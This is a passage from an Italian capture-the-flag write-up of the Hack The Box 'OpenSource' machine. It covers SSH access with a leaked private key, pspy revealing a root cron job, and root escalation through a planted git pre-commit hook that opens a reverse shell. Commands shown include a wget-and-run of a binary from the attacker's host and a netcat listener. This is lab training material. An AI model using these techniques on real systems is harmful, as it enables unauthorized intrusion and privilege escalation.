


Figura 25: repository home-backup

2.6 Flag "user.txt"

Una volta scaricato il repository troviamo al suo interno la cartella `.ssh` con al suo interno la chiave privata dell'utente `dev01`. Abbiamo quindi salvato la chiave all'interno di un file chiamato `opensource` a cui abbiamo dato i permessi 600 richiesti da ssh, priviamo quindi ad accedere (figura 26).

```
(kali㉿kali)-[~]
$ ssh -i /home/kali/.ssh/opensource dev01@10.10.11.164
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Jun 12 14:16:34 UTC 2022

System load:  0.17           Processes:            238
Usage of /:   80.8% of 3.48GB Users logged in:       0
Memory usage: 82%          IP address for eth0:  10.10.11.164
Swap usage:   0%           IP address for docker0: 172.17.0.1

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

16 updates can be applied immediately.
9 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jun 12 07:26:06 2022 from 10.10.16.24
```

Figura 26: accesso con ssh

Siamo riusciti con successo ad entrare come utente `dev01` e a leggere la prima flag (figura 27).

```
-bash-4.4$  
-bash-4.4$ ls  
user.txt  
-bash-4.4$ cat user.txt  
flag{XXXXXXXXXXXXXXXXXXXXX}  
-bash-4.4$
```

Figura 27: flag user.txt

2.7 Privilege escalation

Per la privilege escalation ci siamo basati sulla cecklist di HackTricks:

- <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

Abbiamo provato anche lo script **linpeas**:

- <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>

tuttavia senza successo.


Abbiamo quindi pensato di controllare i processi in esecuzione, e per fare questo ci siamo affidati a **pspy**:

- <https://github.com/DominicBreuker/pspy>

Abbiamo quindi scaricato l'eseguibile su kali e lo abbiamo passato al target di nuovo usando il server python, quindi gli abbiamo dato i permessi di esecuzione e lo abbiamo eseguito:

```
wget http://10.10.14.74:8000/pspy64
chmod +x pspy64
./pspy64
```


Osservando l'output che il programma ci fornisce è possibile notare che a intervalli regolari viene lanciato uno script: `/usr/local/bin/git-sync` con i permessi di root (UID=0), come mostrato in figura 28.



```
2022/06/12 14:39:01 CMD: UID=0 PID=23625 | /bin/bash /usr/local/bin/git-sync
2022/06/12 14:39:01 CMD: UID=0 PID=23624 | /bin/sh -c /usr/local/bin/git-sync
2022/06/12 14:39:01 CMD: UID=0 PID=23623 | /usr/sbin/CRON -f
2022/06/12 14:39:01 CMD: UID=??? PID=23627 | ???
2022/06/12 14:39:01 CMD: UID=0 PID=23628 | git add .
2022/06/12 14:39:01 CMD: UID=0 PID=23629 | git commit -m Backup for 2022-06-12
2022/06/12 14:39:01 CMD: UID=0 PID=23630 | /bin/sh .git/hooks/pre-commit
2022/06/12 14:39:01 CMD: UID=0 PID=23632 | git push origin main
2022/06/12 14:39:01 CMD: UID=0 PID=23633 | /usr/lib/git-core/git-remote-http origin http:
//opensource.htb:3000/dev01/home-backup.git
```

Figura 28: pspy

Nella figura 29 è mostrato il contenuto dello script.



```
Exiting program... (interrupt)
-bash-4.4$ cat /usr/local/bin/git-sync
#!/bin/bash

cd /home/dev01/

if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +%Y-%m-%d)
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi

-bash-4.4$
```

Figura 29: git-sync

Vediamo che lo script si sposta nella cartella `/home/dev01` e nel caso in cui ci sono dei cambiamenti effettua un *commit* e un *push* sul repository remoto.

Su tale file non abbiamo i permessi di scrittura, nè tantomeno nella cartella che lo contiene, inoltre non abbiamo i permessi di scrittura nemmeno sugli eseguibili che vengono invocati all'interno dello script.

Per fare in modo che il processo esegua codice arbitrario possiamo ricorrere ai *git hooks*:

- <https://git-scm.com/book/it/v2/Customizing-Git-Git-Hooks>

che ci permettono di definire delle callback che vengono lanciate in automatico quando vengono eseguiti i comandi più comuni di git.

```
-bash-4.4$ cd /home/dev01/.git
-bash-4.4$ ls -la
total 56
drwxrwxr-x  8 dev01 dev01 4096 Jun 12 14:50 .
drwxr-xr-x  7 dev01 dev01 4096 Jun 12 14:43 ..
drwxrwxr-x  2 dev01 dev01 4096 May  4 16:35 branches
-rw-r--r--  1 dev01 dev01  22 Jun 12 14:50 COMMIT_EDITMSG
-rw-rw-r--  1 dev01 dev01 269 Jun 12 14:50 config
-rw-rw-r--  1 dev01 dev01  73 Mar 23 01:18 description
-rw-rw-r--  1 dev01 dev01 117 Mar 23 01:19 FETCH_HEAD
-rw-r--r--  1 dev01 dev01  21 May 16 12:50 HEAD
drwxrwxr-x  2 dev01 dev01 4096 Jun 12 14:50 hooks
-rw-r--r--  1 root  root  998 Jun 12 14:18 index
drwxrwxr-x  2 dev01 dev01 4096 May  4 16:35 info
drwxr-xr-x  3 dev01 dev01 4096 May  4 16:35 logs
drwxrwxr-x 84 dev01 dev01 4096 Jun 12 14:18 objects
drwxrwxr-x  5 dev01 dev01 4096 May  4 16:35 refs
-bash-4.4$
-bash-4.4$
-bash-4.4$
-bash-4.4$ cd hooks/
-bash-4.4$
-bash-4.4$ ls -la
total 56
drwxrwxr-x 2 dev01 dev01 4096 Jun 12 14:50 .
drwxrwxr-x 8 dev01 dev01 4096 Jun 12 14:50 ..
-rwxrwxr-x 1 dev01 dev01  478 Mar 23 01:18 applypatch-msg.sample
-rwxrwxr-x 1 dev01 dev01  896 Mar 23 01:18 commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 3327 Mar 23 01:18 fsmonitor-watchman.sample
-rwxrwxr-x 1 dev01 dev01  189 Mar 23 01:18 post-update.sample
-rwxrwxr-x 1 dev01 dev01  424 Mar 23 01:18 pre-applypatch.sample
-rwxrwxr-x 1 dev01 dev01  376 Jun 11 22:09 pre-commit.sample
-rwxrwxr-x 1 dev01 dev01 1492 Mar 23 01:18 prepare-commit-msg.sample
-rwxrwxr-x 1 dev01 dev01 1348 Mar 23 01:18 pre-push.sample
-rwxrwxr-x 1 dev01 dev01 4898 Mar 23 01:18 pre-rebase.sample
-rwxrwxr-x 1 dev01 dev01  544 Mar 23 01:18 pre-receive.sample
-rwxrwxr-x 1 dev01 dev01 3610 Mar 23 01:18 update.sample
-bash-4.4$
```

Figura 30: cartella hooks

Come possiamo vedere in figura 30, la cartella `/home/dev01/.git/hooks` presenta tutta una serie di hooks di esempio caratterizzati dall'estensione `.sample`, per attivare un hook ci basta creare un file eseguibile all'interno di questa cartella con uno dei nomi di default.

Nel nostro caso creiamo il file `pre-commit`, che verrà eseguito prima dell'esecuzione di ogni commit, questo non è altro che uno script bash che permette di eseguire una reverse shell (figura 31).

[illegible]

Figura 31: pre-commit

Ci mettiamo quindi in ascolto con netcat e creiamo un nuovo file nella home dell'utente per triggerare il commit. Dopo qualche secondo otteniamo una reverse shell root (figura 32).

```
(kali㉿kali)-[~/Downloads]
$ nc -vv -l -p 1337
listening on [any] 1337 ...
10.10.11.164: inverse host lookup failed: Unknown host
connect to [10.10.14.74] from (UNKNOWN) [10.10.11.164] 53498
bash: cannot set terminal process group (22518): Inappropriate ioctl for device
bash: no job control in this shell
root@opensource:/home/dev01# id
id
uid=0(root) gid=0(root) groups=0(root)
root@opensource:/home/dev01#
```

Figura 32: reverse shell

A questo punto possiamo stampare la seconda Flag e completare la sfida (figura 33).

```

root@opensource:/home/dev01#

root@opensource:/home/dev01# cd /root
cd /root
root@opensource:~# ls -la
ls -la
total 68
drwx----- 9 root root 4096 May 20 09:32 .
drwxr-xr-x 24 root root 4096 May 4 16:35 ..
lrwxrwxrwx 1 root root 9 Mar 23 01:21 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 May 4 16:35 .cache
-rw-rw-r-- 1 dev01 dev01 269 May 2 23:43 config
drwx----- 3 root root 4096 May 4 16:35 .config
-rw-r--r-- 1 root root 107 Apr 21 15:38 .gitconfig
-rw----- 1 root root 61 May 16 12:51 .git-credentials
drwx----- 3 root root 4096 May 4 16:35 .gnupg
drwxr-xr-x 3 root root 4096 May 4 16:35 .local
drwxr-xr-x 4 root root 4096 May 20 12:38 meta
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r----- 1 root root 33 Jun 11 19:45 root.txt
-rw-r--r-- 1 root root 66 May 20 09:32 .selected_editor
drwx----- 3 root root 4096 May 4 16:35 snap
drwx----- 2 root root 4096 May 4 16:35 .ssh
-rw-r--r-- 1 root root 165 Apr 27 20:21 .wget-hsts
root@opensource:~#

root@opensource:~# cat root.txt
cat root.txt
7-2017-51f5f765-12175510326-00022c
root@opensource:~# █

```

Figura 33: flag root.txt

3 Riferimenti

1. <https://app.hackthebox.com/machines/OpenSource>
2. <https://nvd.nist.gov/vuln/detail/CVE-2020-11022>
3. <https://nvd.nist.gov/vuln/detail/CVE-2020-11023>
4. <https://github.com/wdahlenburg/werkzeug-debug-console-bypass>
5. <https://werkzeug.palletsprojects.com/en/2.0.x/debug/#debugger-pin>
6. <https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/>
7. <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
8. <https://gitea.io/en-us/>
9. <https://www.alpinelinux.org/>
10. http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64/socat-1.7.3.4-r0.apk
11. <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>
12. <https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>
13. <https://github.com/DominicBreuker/pspy>
14. <https://git-scm.com/book/it/v2/Customizing-Git-Git-Hooks>